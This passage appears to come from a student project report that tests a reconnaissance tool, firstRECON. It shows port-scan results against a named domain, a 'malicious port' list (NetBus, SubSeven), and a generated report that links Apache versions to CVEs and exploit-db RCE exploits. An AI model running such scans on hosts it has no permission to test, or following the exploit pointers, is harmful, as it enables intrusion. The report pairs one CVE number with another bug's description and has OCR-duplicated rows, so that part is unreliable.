


Figure 113: Selecting Game port from the package while performing port scan

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
1725	filtered	iden-ralp		no-response	<button>View</button>
2302	filtered	binderysupport		no-response	<button>View</button>
3074	filtered	xbox		no-response	<button>View</button>
3724	filtered	blizwow		no-response	<button>View</button>
6112	filtered	dtspc		no-response	<button>View</button>


Figure 114: Port scan results after selecting Game port from the package (i)



A screenshot of a web-based port scanning interface. The main content area displays a table of port scan results. The columns are labeled: Port Number, Status, Service, Response, and Action (View). The table contains the following data:

6112	filtered	dtspc	no-response	<a href="#">View</a>
6500	filtered	boks	no-response	<a href="#">View</a>
12035	filtered	-	no-response	<a href="#">View</a>
12036	filtered	-	no-response	<a href="#">View</a>
14567	filtered	-	no-response	<a href="#">View</a>
25565	filtered	minecraft	no-response	<a href="#">View</a>
27015	filtered	unknown	no-response	<a href="#">View</a>
28960	filtered	-	no-response	<a href="#">View</a>

Figure 115: Port scan results after selecting Game port from the package (ii)



A screenshot of the firstRECON Port Scan interface. The page has a blue header with the logo and the word "firstRECON". The main section is titled "Port Scan". It includes fields for "Enter any valid IP/Url" (containing "chloroleaf.com") and "Select Type of Scan" (with "Package" selected, indicated by a red arrow pointing to the "Scan" button). Below these are lists of "Malicious Port" numbers and a "Scan" button.

Figure 116: Selecting Game port from the package while performing port scan

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
1080	filtered	socks		no-response	<button>View</button>
2745	filtered	urbisnet		no-response	<button>View</button>
3127	filtered	ctx-bridge		no-response	<button>View</button>
4444	filtered	krb524		no-response	<button>View</button>
5554	filtered	sgi-esphttp		no-response	<button>View</button>
8866	filtered	-		no-response	<button>View</button>

Figure 117: Port scan results after selecting Malicious from the package (i)

4444	filtered	krb524		no-response	<button>View</button>
5554	filtered	sgi-esphttp		no-response	<button>View</button>
8866	filtered	-		no-response	<button>View</button>
9898	filtered	monkeycom		no-response	<button>View</button>
9988	filtered	nsesrvr		no-response	<button>View</button>
12345	filtered	netbus		no-response	<button>View</button>
27374	filtered	subseven		no-response	<button>View</button>
31337	filtered	Elite		no-response	<button>View</button>

Figure 118: Port scan results after selecting Malicious from the package (ii)




Figure 119: Selecting P2P port from the package while performing port scan

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
34320	filtered	-		no-response	<button>View</button>
34322	filtered	-		no-response	<button>View</button>
34323	filtered	-		no-response	<button>View</button>
34324	filtered	-		no-response	<button>View</button>
34325	filtered	-		no-response	<button>View</button>

Figure 120: Port scan results after selecting P2P from the package (i)

					<a href="#">View</a>
34331	filtered	-	no-response		<a href="#">View</a>
34333	filtered	-	no-response		<a href="#">View</a>
34335	filtered	-	no-response		<a href="#">View</a>
34337	filtered	-	no-response		<a href="#">View</a>
34339	filtered	-	no-response		<a href="#">View</a>
34341	filtered	unknown	no-response		<a href="#">View</a>
34545	filtered	-	no-response		<a href="#">View</a>
34546	filtered	-	no-response		<a href="#">View</a>

Figure 121: Port scan results after selecting P2P from the package (ii)

					<a href="#">View</a>
34335	filtered	-	no-response		<a href="#">View</a>
34337	filtered	-	no-response		<a href="#">View</a>
34339	filtered	-	no-response		<a href="#">View</a>
34341	filtered	unknown	no-response		<a href="#">View</a>
34545	filtered	-	no-response		<a href="#">View</a>
34546	filtered	-	no-response		<a href="#">View</a>
34750	filtered	-	no-response		<a href="#">View</a>
34760	filtered	-	no-response		<a href="#">View</a>

Figure 122: Port scan results after selecting P2P from the package (iii)

#### 4.2.9 Testing custom port scan feature

<b>Unit Testing</b>	<b>Test Case 9</b>
Objective	Testing custom port scan feature
Action	Performing custom port scan by providing custom port in the text field.
Expected Output Result	Proper results should be displayed according to the port given as input
Actual Result	Proper results is displayed according to the port given as input
Conclusion	The actual result and expected output result resembled.

Table 18: Testing custom port feature while doing port scan

The screenshot shows the firstRECON Port Scan interface. At the top, there's a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field asks "Enter any valid IP/Url" with the value "chloroleaf.com". Underneath, a section titled "Select Type of Scan" has three tabs: "Package" (disabled), "Custom Port" (selected and highlighted in blue), and "Range". A text input field below shows "80,43". At the bottom right, a green button labeled "Scan" is highlighted with a red box and a red arrow pointing to it.

Figure 123: Giving custom port as input and performing the scan

The screenshot shows the firstRECON Port Scan interface. At the top right, it says "Sakshat Bhattarai". The logo for "firstRECON" is in the center. Below the logo, the title "Port Scan" is displayed. Underneath the title, it says "Port Scan Results For : chloroleaf.com". There are three buttons at the top right: "Generate PDF", "Export To Excel", and "Scan Another Host". The main area is a table with the following data:


Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<button>View</button>
443	open	http	Apache httpd	syn-ack	<button>View</button>

Figure 124: Custom port scan results after performing scan

#### 4.2.10 Testing range scan feature


Unit Testing	Test Case 10
Objective	Testing range scan feature
Action	Performing range scan by giving the range
Expected Output Result	Proper results should be displayed according to the range provided as input.
Actual Result	Proper results is displayed according to the range provided as input.
Conclusion	The actual result and expected output result resembled.

Table 19: Testing range scan feature



The screenshot shows the firstRECON Port Scan interface. At the top, there's a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field asks "Enter any valid IP/Url" with the value "chloroleaf.com". Under "Select Type of Scan", there are three options: "Package" (disabled), "Custom Port" (disabled), and "Range" (selected). Below these, two input fields show "1" and "100", which are highlighted with a red border. A green "Scan" button is at the bottom.

Table 20: Providing range while performing port scan



The screenshot shows the firstRECON Port Scan Results interface. At the top, there's a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. The heading "Port Scan Results For : chloroleaf.com" is followed by a table. The table has columns: Port, State, Service, Version, Reason, and CVE & Exploits. It lists three open ports: 21 (FTP, Pure-FTPD, syn-ack, View), 22 (SSH, OpenSSH 5.3, syn-ack, View), and 80 (HTTP, Apache httpd, syn-ack, View). At the top right of the table are buttons for "Generate PDF", "Export To Excel", and "Scan Another Host".


Figure 125: Results after selecting range

#### 4.2.11 Testing export to pdf feature after performing port scan

Unit Testing	Test Case 11
Objective	Testing export to pdf feature after performing port scan

Action	Clicking generate pdf button after scanning the results
Expected Output Result	Scanned result should be downloaded in pdf file.
Actual Result	Scanned result is downloaded in pdf file
Conclusion	The actual result and expected output result resembled.

Table 21: Testing export to pdf feature after performing port scan



The screenshot shows the firstRECON web application interface. At the top, there's a logo and the text "firstRECON". Below it, a section titled "Port Scan" displays results for the host "chloroleaf.com". The results table has columns: Port, State, Service, Version, Reason, and CVE & Exploits. One row is shown for port 80, which is open and running Apache httpd version 2.4.24, with the reason being "syn-ack". In the top right of the results area, there are three buttons: "Generate PDF" (highlighted with a red box and a red arrow pointing to it), "Export To Excel", and "Scan Another Host". Below the table, there's a section for CVE details with a table header "CVE Description".

CVE	Description
CVE-2017-7525	The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows <code>ap_find_token()</code> to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a denial of service or possibly execute arbitrary code.

Figure 126: Clicking on “Generate PDF” button after performing scan (view i)

CVE-2017-15715	the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
CVE-2017-15710	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2009-1891	The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).
CVE-2007-3304	Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the worker score and process score arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal from the master process, aka "SIGUSR1 killer."
CVE-2005-3352	Cross-site scripting (XSS) vulnerability in the mod_imap module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.x before 2.0.56-dev allows remote attackers to inject arbitrary web script or HTML via the Referer when using image maps.
CVE-2004-0493	The ap_get_mime_headers core function in Apache httpd 2.0.49 allows remote attackers to cause a denial of service (memory exhaustion), and possibly an integer signedness error leading to a heap-based buffer overflow on 64 bit systems, via long header lines with large numbers of space or tab characters.
CVE-2000-1206	Vulnerability in Apache httpd before 1.3.11, when configured for mass virtual hosting using mod_rewrite, or mod_vhost_alias in Apache 1.3.9, allows remote attackers to retrieve arbitrary files.
CVE-1999-0236	ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.
CVE-2009-1903	The PDF XSS protection feature in ModSecurity before 2.5.8 allows remote attackers to cause a denial of service (Apache httpd crash) via a request for a PDF file that does not use the GET method.
<b>Exploit</b>	
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local ...	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>

Figure 127: Clicking on “Generate PDF” button after performing scan (view ii)




Figure 128: Saving scanned results as pdf file




Figure 129: Saved scanned result as pdf after performing port scanning (i)




Figure 130: Saved scanned result as pdf after performing port scanning (ii)




Figure 131: Saved scanned result as pdf after performing port scanning (iii)

